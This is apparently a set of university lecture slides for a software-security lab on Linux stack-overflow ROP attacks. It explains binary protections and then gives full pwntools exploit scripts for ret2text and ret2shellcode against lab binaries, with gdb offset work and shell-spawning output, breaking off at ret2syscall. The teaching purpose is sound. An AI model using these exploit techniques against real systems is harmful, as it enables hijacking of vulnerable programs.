



中国科学院大学

University of Chinese Academy of Sciences

# 《软件与系统安全》

实验 2A & 2B 讲解

## 实验内容介绍

- 基于栈溢出的ROP利用 (Linux)

## 作业提交方式 (**2024年11月30日23:55前提交**)

- 不要压缩为rar、7zip等格式，只要 ZIP，不要加密
- 文件组织与命名方式见下页
- 所有代码必须开源，GitHub/Gitee/GitLab有完整记录。担心代码被抄袭的同学，可以选择在提交之后将 repo 设置为 public

## 实验考核及评分准则

- 最终将根据完成情况按排名打分

## 2A: 基于栈溢出的ROP利用

文件夹	张三_202018008829001_EX2A
1. 源码文件夹	张三_202018008829001_ex2A_src
2. 演示视频	张三_202018008829001_ex2A_play.mp4
3. 文档	张三_202118008829001_ex2A_report.pdf/docx

无需 README，想说的全放在文档里即可。**Git 链接必须写进去。**



中国科学院大学

University of Chinese Academy of Sciences

Part.01

# 栈溢出与ROP利用

# CTF是什么?

- **Capture The Flags夺旗赛**
  - 选手通过各种手段，得到赛题隐藏的一段 hex 数值，即 flags，标志通过比赛
- **CTF赛题与数学题的相同点**
  - 都能锻炼能力，增进对学科知识的理解
  - 都具有不同难度
- **CTF赛题与数学题的不同点**
  - 信息安全是十足的应用学科
  - CTF技能强的人，无一例外均对安全有很深入的理解，做相关科研亦是举重若轻

- **要求：通过实验课，深入理解进程信息索引**
  - 二进制程序ELF/PE的结构以及装入过程
  - 深刻理解现代操作系统的虚拟内存空间
  - 理解二进制防护手段(编译、链接时)及防护目的
- **案例：ROP攻击原理及范例(共6题)**
  - ret2text
  - ret2shellcode
  - ret2syscall
  - ret2libc(由易到难，共3道题)

基本ROP讲解：<https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/basic-rop/>

## 完成给定的ROP攻击，写出Writeup

- 复现课堂上讲授的4~5种ROP利用
- CTF-wiki的中高级ROP利用任选一题，写出正文在4页以上的报告
  - 中级的ROP题目任选其一，写出实验过程：<https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/>
  - 高级的ROP题目任选其一，写出实验过程：<https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/advanced-rop/>

## 一些词汇

- **exploit**
  - 用于攻击的脚本与方案
- **payload**
  - 攻击载荷，是的目标进程被劫持控制流的数据
- **shellcode**
  - 调用攻击目标的shell的代码





## 二进制程序保护机制

### RELRO: Relocation Read-Only, 重定位表只读

- RELRO 是一种二进制保护机制，用于防止 GOT (Global Offset Table, 全球偏移表) 劫持攻击，进而提高 Linux ELF 二进制文件的安全性
- 设置符号重定向表格为只读或在程序启动时就解析并绑定所有动态符号
- 如果 RELRO 为 “PartialRELRO”，说明对 GOT 表具有写权限



## 二进制程序保护机制

### Stack Canary

- Stack Canary 是一种用于检测和防御 栈缓冲区溢出 (Stack Buffer Overflow) 攻击 的保护机制
- 函数开始执行时先在栈帧基址(如 EBP 位置)附近插入 cookie 信息, 当函数返回后验证 cookie 信息是否合法, 如果不合法就停止程序运行
- 攻击者在覆盖返回地址的时候往往也会覆盖 cookie 信息, 导致栈保护检查失败从而阻止 shellcode 的执行

# 二进制程序保护机制

## ASLR

- Address Space Layout Randomization
- 地址空间布局随机化，通过对堆、栈、共享库等加载地址随机化，增加攻击者预测目的地址的难度，防止攻击者直接定位攻击代码位置。随机化影响的是程序加载的基地址，页内偏移不会发生变化。

# 二进制程序保护机制

## PIE

- 位置无关可执行文件，Position Independent Executable
- 每次加载程序时都变换 text、data、bss 等段的加载基地址
- 所有 PIE 二进制文件以及它所有的依赖都会加载到虚拟内存空间中的随机位置（随机地址），可以有效提高他人通过绝对地址实施 return-to-libc 安全攻击的难度

## 二进制程序保护机制

### **NX (No-eXecute) or DEP**

- NX 是一种硬件支持的安全功能，它为内存中的各个页面设置一个 “不可执行” (No Execute, NX) 标志，控制哪些内存区域可以包含可执行代码，哪些区域只能存储数据
- Data Execution Prevention, 数据执行保护，用于防止可执行代码在数据段执行
- 通常开启了 NX 后，即使有栈溢出漏洞也执行不了写在栈上的 shellcode，但是可通过 ROP 方式来绕过 NX 跳转至其他地方执行
- 本次实验攻击的核心！

- 开启/关闭程序保护机制：设置编译选项或修改系统设置
- 检查程序的保护机制：checksec

## checksec脚本软件


- checksec
  - 是一个脚本软件
  - 不到2000行，可用来学习shell

```
(base) └─(kali㉿kali)-[~/Desktop/ex2]  
└─$ checksec ret2text  
[*] '/home/kali/Desktop/ex2/ret2text'  
Arch:      i386-32-little  
RELRO:     Partial RELRO  
Stack:     No canary found  
NX:        NX enabled  
PIE:       No PIE (0x8048000)
```



# ROP攻击的基本原理

- **ROP (Return-Oriented Programming)**
  - 利用缓冲区溢出等内存漏洞，利用已有代码片段，在NX防御机制下执行shellcode代码。
- **核心思想**
  - 将已加载程序中可执行的代码或数据片段（gadget）在栈上组合起来形成调用链，绕过NX、ASLR等栈保护机制。








## 实验主要用到的工具：

- **python3.7**
- **GDB、IDA pro**：查看反汇编代码、查看内存地址
- **PWNTools**：基于python的CTF工具库，可以快速构建exploit代码
- **LibcSearcher**：基于泄露的函数地址，自动获取libc.so库

## 实验2A: ret2text 通过缓冲区溢出执行.text段上的代码

- 二进制分析

```
(base) └─(kali㉿kali)-[~/Desktop/ex2]
└─$ checksec ret2text
[*] '/home/kali/Desktop/ex2/ret2text'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```



```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s[100]; // [esp+1Ch] [ebp-64h] BYREF
4
5     setvbuf(stdout, 0, 2, 0);
6     setvbuf(_bss_start, 0, 1, 0);
7     puts("There is something amazing here, do you know anything?");
8     gets(s);
9     printf("Maybe I will tell you next time !");
10    return 0;
11 }
```

第1步: 用 checksec 查看, 仅开启了 NX

第2步: main() 函数里有 gets 调用, 存在溢出漏洞可利用



## 实验2A: ret2text

- 二进制分析

```
1 void secure()  
2 {  
3     unsigned int v0; // eax  
4     int input; // [esp+18h] [ebp-10h] BYREF  
5     int secretcode; // [esp+1Ch] [ebp-Ch]  
6  
7     v0 = time(0);  
8     srand(v0);  
9     secretcode = rand();  
10    __isoc99_scanf(&unk_8048760, &input);  
11    if ( input == secretcode )  
12        system("/bin/sh");  
13 }
```

第3步: secure() 函数里调用了 system( "/bin/sh" )函数, 代码段可利用!

## 实验2A: ret2text

- 利用分析

- 代码段要素齐全

- 通过溢出攻击, 覆盖 main() 函数的返回地址, 实现控制流劫持
    - 将返回地址覆盖为 system('/bin/sh' ) 的地址
    - main 退出后 eip 指针直接指向 system('/bin/sh' ) 的地址

- 提示: 现代CPU访存最好要对齐

- 内存访问粒度一般为4字节(IA-32体系结构)
    - 64位系统访存一般8字节对齐
  - 跨 cacheline 取数据比较麻烦, 代价很大
  - C语言字符串是 char[n] 结构, 所以其 size 可能不对齐, 处理字符串操作在 CPU 上比较复杂






## 实验2A: ret2text

- 如何覆盖才有效?
  - gets 函数存在明显栈溢出漏洞, 该如何利用?
    - 确定 `system( '/bin/sh' )` 代码片段的入口地址, 让 `main()` 函数执行完直接跳转到 `system('/bin/sh')`
    - `call_gets` 时需要将 `s` 的地址传入寄存器 `eax`, 即 `call` 之前要必然有 `mov` 指令!
    - 覆盖:
      - 从字符串 `s` 首地址开始写 `ebp-s+4` 个字节到 `main()` 的返回地址(+4是要回到返回地址的开始)
      - 最后再覆盖 `main()` 函数的返回地址
  - 如何精准计算 `ebp-addr(s)` 的值?

## 实验2A: ret2text

- 分析覆盖范围



 最小寻址单位: 1 字节

## 实验2A: ret2text

- 分析覆盖范围

```
[ Legend: Modified register | Code | Heap | Stack | String ]
$eax : 0xffffd26c → 0x00000000
$ebx : 0x0
$ecx : 0xffffffff
$edx : 0xffffffff
$esp : 0xffffd250 → 0xffffd26c → 0x00000000
$ebp : 0xffffd2d8 → 0x00000000
$esi : 0x1
$edi : 0x8048500 → <_start+0> xor ebp, ebp
$eip : 0x80486ae → <main+102> call 0x8048460 <gets@plt>
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
```

运行时可查看 ebp, 在 call \_gets 处下断点, 此时 eax 里已经存放了 s 的地址

$$\begin{aligned} & \text{ebp} - \text{s} \\ &= 0xffffd2d8 - 0xffffd26c \\ &= 0x6c \end{aligned}$$

## 实验2A: ret2text

- 编写 exp

```
1 ret2text.py
2
3 from pwn import *
4
5 system_addr = 0x0804863a
6 offset = 0x6c + 4
7
8 sh = process("./ret2text")
9 sh.sendline(b'A' * offset + p32(system_addr))
10 sh.interactive()
11
```



## 实验2A: ret2text

- 利用结果

```
(base) └─(kali㉿kali)-[~/Desktop/ex2]
└─$ python ret2text.py
[+] Starting local process './ret2text': pid 187702
[*] Switching to interactive mode
There is something amazing here, do you know anything?
Maybe I will tell you next time !$
$ ls
ret2libc1  ret2libc3      ret2syscall  ret2text.py
ret2libc2  ret2shellcode  ret2text
$ whoami
kali
```

执行 exp, 得到 shell

## 实验2A: ret2shellcode

- 难度升级: 无 `system( '/bin/sh' )` 代码段 segment
- 二进制分析

```
(base) └─(kali㉿kali)-[~/Desktop/ex2]
└─$ checksec ret2shellcode
[*] '/home/kali/Desktop/ex2/ret2shellcode'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x8048000)
RWX:       Has RWX segments
```

第1步: 用 checksec 查看, 几乎没有防护

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s[100]; // [esp+1Ch] [ebp-64h] BYREF
4
5     setvbuf(stdout, 0, 2, 0);
6     setvbuf(stdin, 0, 1, 0);
7     puts("No system for you this time !!!");
8     gets(s);
9     strncpy(buf2, s, 0x64u);
10    printf("bye bye ~");
11    return 0;
12 }
```

观察后可发现存在明显的缓冲区溢出漏洞,  
而且输入的字符串还被拷贝到buf2的位置

第2步: 查看反编译代码

## 实验2A: ret2shellcode

- 二进制分析

```
gef> vmmap
[ Legend: Code | Heap | Stack ]
Start      End      Offset   Perm Path
0x08048000 0x08049000 0x00000000 r-x /root/Desktop/ROP实验/ret2shellcode
0x08049000 0x0804a000 0x00000000 r-x /root/Desktop/ROP实验/ret2shellcode
0x0804a000 0x0804b000 0x00001000 rwx /root/Desktop/ROP实验/ret2shellcode
```


通过IDA看一下buf2的地址，然后再通过gdb的vmmap命令，查看到buf2的内存空间具有“rwx”的权限

攻击步骤：

- 构造一段shellcode
- 计算main返回地址距离变量s的偏移量
- 构造payload，该payload传给s后，被strncpy函数拷贝到buf2指向的内存，同时payload还要将main函数的返回地址覆盖为buf2地址

## 实验2A: ret2shellcode

- 分析覆盖范围



## 实验2A: ret2shellcode

- 编写 exp

```
1 ret2shellcode.py
2 1 #!/usr/bin/env python
3 2 from pwn import *
4 3
5 4 buf2_addr = 0x0804a080
6 5 shellcode = asm(shellcraft.sh())
7 6 print('shellcode length: {}'.format(len(shellcode)))
8 7 offset = 0x6c + 4
9 8 shellcode_pad = shellcode + (offset - len(shellcode)) * b'A'
10 9
11 10 sh = process('./ret2shellcode')
12 11 sh.sendline(shellcode_pad + p32(buf2_addr))
13 12 sh.interactive()
14 13
```

## 实验2A: ret2shellcode

- 利用结果

```
○ (base) newton@epyc-debian ~/epyc-truenas-documents/exp python3 test.py
shellcode length: 44
[+] Starting local process './ret2shellcode': pid 171349
[*] Switching to interactive mode
No system for you this time !!!
bye bye ~$ ls
core ret2shellcode test.py
$ whoami
newton
$ █
```




## 实验2A: ret2syscall

- 系统调用

- 操作系统提供接口，供用户程序与内核沟通，好处有：
  - 方便管理资源，提供访问控制，若程序可以不经内核而随意访问硬件，基本不可能实现多任务和虚拟内存
  - 系统程序员写出了访问磁盘(各种介质，SSD/HDD/光驱)的代码，用户程序只需要在 API 上编程即可
- 通过填写某些寄存器，用户代码请求中断，CPU 由3特权切换到0特权，内核接管任务并根据寄存器传参完成特定的系统调用。
- libc 库实现了几乎所有的 C 库函数和系统调用接口。

## 实验2A: ret2syscall

- 系统调用






## 实验2A: ret2syscall

